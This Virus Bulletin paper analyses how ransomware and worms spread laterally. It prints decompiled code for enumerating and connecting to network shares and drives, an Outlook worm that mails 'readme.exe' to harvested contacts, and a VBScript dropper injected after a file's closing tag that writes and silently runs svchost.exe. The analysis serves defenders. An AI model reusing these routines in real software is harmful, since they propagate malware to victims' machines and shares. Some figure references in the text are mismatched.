virus BULLETIN Covering the global threat landscape

SPREADING TECHNIQUES USED BY MALWARE

Abhishek Singh
Acalvio, USA

The impact of a malware infection can be increased by applying 'lateral movement': spreading the infection from the original infected device to other devices within the same network.

An important recent example of this is ransomware. A number of prominent ransomware families, including CryptoWall [1], CryptoFortess [2], DMA-Locker [3] and CryptoLuck [4], not only encrypt files on the endpoint but also perform lateral movement to both mapped and unmapped file shares and encrypt files in these shares, thus increasing the damage they cause. Of course, lateral movement has also been performed by many other kinds of malware in both targeted and untargeted attacks.


This paper shares the technical details of some of the most common spreading techniques used by malware, both within the network and to other networks.

LATERAL MOVEMENT TO UNMAPPED DRIVES

Mapping a drive allows a piece of software to read and write to files in a shared storage area accessed from that drive. Mapped drives are usually assigned a letter and can be accessed at the endpoint like any other drive. To access unmapped drives, the following steps are required: first, the network must be enumerated to get a list of file shares, then, once the file shares have been accessed, their usernames and passwords need to be used to mount the unmapped drives. Once the drives have been mounted, files from the unmapped drives can be accessed.

Figure 1 shows the code that is used to access unmapped drives and which has extensively been used by ransomware such as DMA-Locker, Locky and CryptoLuck in order to access files in unmapped file shares. The code first makes a call to the function WNetOpenEnumW [5] with the unsigned integers 2 ('2u') and 1 ('1u') as its first two parameters. The parameter '2u' ensures all connections in the network are in scope, and '1u' ensures only disk resources are opened for enumeration.

Once a connection is open, a repeated call is made to WNetEnumResourceW to enumerate these resources.



```
DWORD __cdecl sub_407919(int a1, LPNETRESOURCEW lpNetResource)
{
  DWORD result; // eax@1
  struct _NETRESOURCEW NetResource; // [sp+4h] [bp-80Ch]@3
  DWORD BufferSize; // [sp+804h] [bp-Ch]@9
  HANDLE hEnum; // [sp+808h] [bp-8h]@1
  DWORD cCount; // [sp+80Ch] [bp-4h]@9

  result = WNetOpenEnumW(2u, 1u, 0x13u, lpNetResource, &hEnum);
  if ( !result )
  {
    while ( 1 )
    {
      cCount = 1;
      BufferSize = 2048;
      if ( WNetEnumResourceW(hEnum, &cCount, &NetResource, &BufferSize) )
        break;
      if ( !(NetResource.dwUsage & 1) || !WNetAddConnection2W(&NetResource, 0, 0, 0) )
      {
        if ( NetResource.dwUsage & 2 )
        {
          sub_407919(a1, &NetResource);
        }
        else
        {
          if ( NetResource.dwType == 1 )
            ((void (__cdecl *)(_DWORD))a1)(NetResource.lpRemoteName);
        }
      }
    }
    result = WNetCloseEnum(hEnum);
  }
  return result;
}
```

Figure 1: Code segment showing lateral movement to unmapped drives.

```
typedef struct _NETRESOURCE {
        DWORD  dwScope;
        DWORD  dwType;
        DWORD  dwDisplayType;
        DWORD  dwUsage;
        LPTSTR lpLocalName;
        LPTSTR lpRemoteName;
        LPTSTR lpComment;
        LPTSTR lpProvider;
} NETRESOURCE;
```

Figure 2: The NetResource structure which contains information about the network resources.

The fourth parameter to the function call WNetOpenEnumW is the variable NetResource, which receives the enumeration results in a NetResource structure array. The format of the structure is shown in Figure 2.

Once the network has been enumerated, the code invokes the instruction 'if (NetResource.dWUsage & 2)', which checks whether the resource is a container resource [6]. If it is, then the function calls itself recursively in the subsequent instruction, 'sub_407919(a1,&NetResource)', to ensure the name pointed to by the lpRemoteName member is passed to the WNetOpenEnumW function in order to enumerate the resources in the container.

If the resource is connectable, the function WNetAddConnection2W is called, which makes a connection to the network resource and can redirect a local device to the network file shares. The second and third parameters passed to the function WNetAddConnection2W are the username and password. As shown in the code in Figure 1, if the second and third parameters both have value 0, it makes use of the default password and username information. The instruction which follows the WNetAddConnection2W function, 'if (NetResource.dwType) == 1', checks whether the resources are disk resources. If they are, in the next instruction the name of the shared resources, NetResoure.lpRemoteName, is passed to function a1, which then forks a thread to encrypt the files in the shared drives.


USB & MAPPED DRIVES

Besides accessing unmapped file shares, malware also accesses removable drives connected to the infected machine to encrypt the files in these drives. Figure 3 is a code segment which shows how GetDriveTypeW can be used to determine the drive type, following which the expression 'result == 3' checks if the drive is fixed, 'result== 2' checks if the drive is removable, and 'result==6' denotes if it is a RAM disk. If any of these drives are found, the routine 'sub_402CFB' is called, which then forks a thread to encrypt the files in these drives.

The function GetDriveTypeW can also be used to access a remote mapped network drive. The value 4 being returned by the function GetDriveTypeW denotes a remote mapped drive.

EMAIL AS A LATERAL MOVEMENT VECTOR

Email has also been used extensively by malware as a spreading vector. Figure 3 shows the VBA code which is used by a worm to spread via *Outlook*. As shown in Figure 4, the instruction 'loc_00402FB0' makes a call to the CreateObject function in order to access the *Outlook* application as an object. After the object has been created, the instruction 'loc_00403021' makes a call to AddressLists to get a list of address entries from the object, following which the instruction 'loc_004030CC' makes a call to the AddressEntries function, which will enable the entries from the lists to be accessed. After all the entries have been accessed, the instruction 'loc_005032D2' invokes AddressEntry.Address to extract the exact email addresses. Once an email address has been extracted, the instruction 'loc_004032BA' invokes the Application.CreateItem function to craft a new email. The instruction 'loc_0040345B' then adds a malicious file as an attachment to the email, and the instruction 'loc_0040353D' sends the email. When the email is received by the victim and the attachment is opened, it will infect the victim's endpoint.




```
v0 = GetLogicalDrives();
v1 = 2;
v2 = 2;
do
{
  result = 1 << v2;
  if ( (1 << v2) & v0 )
  {
    RootPathName = (unsigned __int8)v1 + 97;
    v5 = 58;
    v6 = 92;
    v7 = 0;
    result = GetDriveTypeW(&RootPathName);
    if ( result == 3 || result == 2 || result == 6 )
    {
      v6 = 0;
      result = sub_402CFB((void *)&RootPathName);
    }
  }
  ++v1;
  ++v2;
}
while ( (unsigned __int8)v1 < 0x19u );
return result;
```

Figure 3: Code for lateral movement using GetDriveType.


USING FILE INFECTORS AS A SPREADING VECTOR

Besides using the SMB, emails and drives, another technique that can be used for lateral movement is by infecting other files on the machine. Figure 5 shows the code which is inserted by Ramnit after the HTML file has been infected.



```
 loc_00402F39: var_11C = Environ("WINDIR") & "\readme.exe"
 loc_00402F6C: var_54 = Me.RegWrite
 loc_00402FB0: Set var_24 = CreateObject("Outlook.Application", 0)
 loc_00402FC0: var_144 = "MAPI"
 loc_00403021: var_FC = var_24.GetNameSpace.AddressLists
 loc_0040305B: For Each var_74 In var_1D4
 loc_0040306B: If True = 0 Then GoTo loc_004035A3
 loc_004030CC: var_1A0 = (var_74."AddressEntries". <> "")
 loc_004030E3: If var_1A0 = 0 Then GoTo loc_00403578
 loc_0040310C: var_144 = "profile"
 loc_0040315D: var_B4 = Me.Logon
 loc_004031F5: For var_C4 = 1 To var_74."AddressEntries". Step 1
 loc_00403201: var_230 = var_C4
 loc_00403209:
 loc_00403211: If var_230 = 0 Then GoTo loc_00403578
 loc_00403237: var_144 = var_C4
 loc_004032BA: Set var_A4 = var_24.CreateItem
 loc_004032D2: var_FC = var_74.AddressEntries.Address
 loc_004032F8: var_A4
 loc_0040331F: var_144 = "As per your request!"
 loc_00403340: var_A4
 loc_0040337C: var_F4 = "Please find attached file for your review." & "vbCrLf" & "I look forward to hear from you again very
soon.  Thank you."
 loc_004033A5: var_A4
 loc_0040340A: var_154 = "\readme.exe"
 loc_0040345B: Set var_13C = var_A4."Attachments"
 loc_0040346C: var_13C = Me.Environ("WINDIR") & "\readme.exe"(2)
 loc_004034B6: var_144 = True
 loc_004034D2: var_A4
 loc_004034E9: var_144 = global_00401F54
 loc_00403516: var_1A0 = (var_A4.To <> global_00401F54)
 loc_00403526: If var_1A0 = 0 Then GoTo loc_0040354C
 loc_0040353D: var_A4 = Me.Send
 loc_00403546: DoEvents
 loc_0040354C: 'Referenced from: 00403526
 loc_0040354C: DoEvents
 loc_00403567: Next var_C4
 loc_0040356D: var_230 = Next var_C4
 loc_00403573: GoTo loc_00403209
 loc_00403578: 'Referenced from: 004030E3
 loc_00403598: Next var_218
```

Figure 4: Using email as a spreading vector.



```
  </appSettings>
</configuration><SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))
Next
FileObj.Close
End If
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0
//--></SCRIPT>
```

Figure 5: Using file infectors as a spreading vector.

The infected HTML file has a VBScript, which creates a file named svchost.exe. The code first makes a call to CreateObject("Scripting.FileSystemObject"), which returns a TextStream object in the variable FSO, which can be read from or written to. The object FSO then makes a call to the CreateTextFile method, creates a file as a text stream, and in it writes the content of the variable WriteData, which is malicious code. The Close method is called to flush the buffer and close the malicious file. After the file is closed, the function makes a call to WSHshell.Run to execute the malicious file.

CONCLUSION

Once a piece of malware has been able to bypass the perimeter or inline devices, it can use multiple methods to infect and spread inside internal systems. Unmapped drives, mapped drives, emails and infecting other files are the most common methods. Not only it is important to detect the malware, but it is also important to prevent the spread of the malware to limit the extent of damage.

REFERENCES

[1] CryptoWall. http://blogs.sophos.com/2015/12/17/the-current-state-of-ransomware-cryptowall.

[2] CryptoFortess. http://blog.knowbe4.com/new-ransomware-cryptofortess-encrypts-unmapped-network-shares.

[3] DMA-Locker. https://blog.malwarebytes.com/threat-analysis/2016/02/dma-locker-a-new-ransomware-but-no-reason-to-panic/.

[4] CryptoLuck. https://www.minerva-labs.com/post/cryptoluck-prevented-by-minerva.

[5] WnetOpenW. https://msdn.microsoft.com/en-us/library/windows/desktop/aa385478(v=vs.85).aspx.

[6] NetResource Structure. https://msdn.mirosoft.com/en-us/library/windows/desktop/aa385355(v=v=vs.85).aspx.

Editor: Martijn Grooten

Chief of Operations: John Hawes

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuţ Răileanu, Chris Stock

Sales Executive: Allison Sketchley

Editorial Assistant: Helen Martin

Developer: Lian Sebe

Consultant Technical Editor: Dr Morton Swimmer

Tel: +44 (0)1235 555139 Email: editor@virusbulletin.com

Web: https://www.virusbulletin.com/